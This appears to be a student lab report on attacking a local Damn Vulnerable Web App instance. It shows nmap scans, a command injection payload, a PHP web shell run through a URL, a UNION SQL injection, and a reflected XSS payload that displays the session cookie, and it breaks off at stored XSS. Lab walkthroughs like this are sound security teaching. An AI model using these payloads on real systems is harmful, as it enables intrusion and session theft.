
Prepared by: Otonye Iyalla

Assuming the attacker is sitting on the same network:


Other endpoints can be discovered by the attacker using nmap:



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV 192.168.16.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-20 09:45 EST
Nmap scan report for 192.168.16.1
Host is up (0.00063s latency).
All 1000 scanned ports on 192.168.16.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.16.2
Host is up (0.00030s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE    VERSION
53/tcp open  tcpwrapped
MAC Address: 00:50:56:F6:F1:85 (VMware)

Nmap scan report for 192.168.16.131
Host is up (0.0023s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE  VERSION
21/tcp   open  ftp      ProFTPD 1.3.2c
22/tcp   open  ssh      OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol
 2.0)
80/tcp   open  http     Apache httpd 2.2.14 ((Unix) DAV/2 mod_ssl/2.2.14 Open
SSL/0.9.8l PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Perl/v5.10.1)
443/tcp  open  ssl/http Apache httpd 2.2.14 ((Unix) DAV/2 mod_ssl/2.2.14 Open
SSL/0.9.8l PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Perl/v5.10.1)
```

You have logged in as 'admin'

The DVMA ip is discovered and logged in:



Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions


The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'admin'

Username: admin
Security Level: high
PHPIDS: disabled

The interface for the DVMA provides for various attack scenarios as shown.

Before attacks are simulated, the security of the application can be set to low to easily demonstrate and simulate these attacks as shown below:



DVWA Security

Script Security

Security Level is currently **high**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [enable PHPIDS]

[Simulate attack] - [View IDS log]


Username: admin
Security Level: high
PHPIDS: disabled

1. Network Scanning (Reconnaissance)

Goal: Map out open ports and services on the target. This simulates an attacker finding a way in.

Attack command: sudo nmap -sS -sV -A -p- 192.168.16.131


- -sS: SYN Scan (Stealth scan).
- -sV: Service Version detection (finds out if it's Apache, SSH, etc.).
- -A: Enable OS detection and scripts.
- -p-: Scan all 65535 ports.



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -sV -A -p- 192.168.16.131
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-20 14:37 EST
Nmap scan report for 192.168.16.131
Host is up (0.0020s latency).
Not shown: 65530 closed tcp ports (reset)
PORT     STATE SERVICE  VERSION
21/tcp   open  ftp      ProFTPD 1.3.2c
22/tcp   open  ssh      OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol
 2.0)
80/tcp   open  http     Apache httpd 2.2.14 ((Unix) DAV/2 mod_ssl/2.2.14 Open
SSL/0.9.8l PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Perl/v5.10.1)
| http-title: Damn Vulnerable Web App (DVWA) - Login
|_Requested resource was login.php
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache/2.2.14 (Unix) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8
l PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Perl/v5.10.1
443/tcp  open  ssl/http Apache httpd 2.2.14 ((Unix) DAV/2 mod_ssl/2.2.14 Open
SSL/0.9.8l PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Perl/v5.10.1)
|_ssl-date: 2026-01-20T16:44:25+00:00; -2h53m13s from scanner time.
|_http-server-header: Apache/2.2.14 (Unix) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8
```

2. Command Injection

Goal: To make the form field used to return ping output to return details of other commands. Just entering an IP address will return the output of the ping, if reachable or not, but modifying the query with more input can make it return unexpected results.



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

127.0.0.1 |ls

```
help
index.php
source
```


More info

http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/

Username: admin
Security Level: low
PHPIDS: disabled

3. File Injection:

Using a simple php shell



Vulnerability: File Upload


Choose an image to upload:
No file selected.

```
../../hackable/uploads/shell.php succesfully uploaded!
```

http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm

Username: admin
Security Level: low
PHPIDS: disabled

We can now run commands through the link



Damn Vulnerable Web Ap
192.168.16.131/hackable/u
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

192.168.16.131/hackable/uploads/shell.php?cmd=ls

```
dvwa_email.png group7.php shell.php
```

4. SQL Injection:

Using simple SQL injection commands



Vulnerability: SQL Injection

User ID: 1' union select database(), 2#


```
ID: 1' union select database(), 2#
First name: admin
Surname: admin

ID: 1' union select database(), 2#
First name: dvwa
Surname: 2
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

5. XSS

Reflected XSS to obtain the session cookie



192.168.16.131/vulnerabilities/xss_r/?name=anambra<script>alert(document.cookie)</script>

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?


Hello anambra

192.168.16.131

PHPSESSID=2pgf9gq0rhmku8pe8oabdtefc3; security=low

Username: admin
Security Level: low

The same script can be used to make the attack persistent with stored xss:



192.168.16.131/vulnerabilities/xss_s/

Vulnerability: Stored Cross Site Scripting (XSS)

Name * Anambra

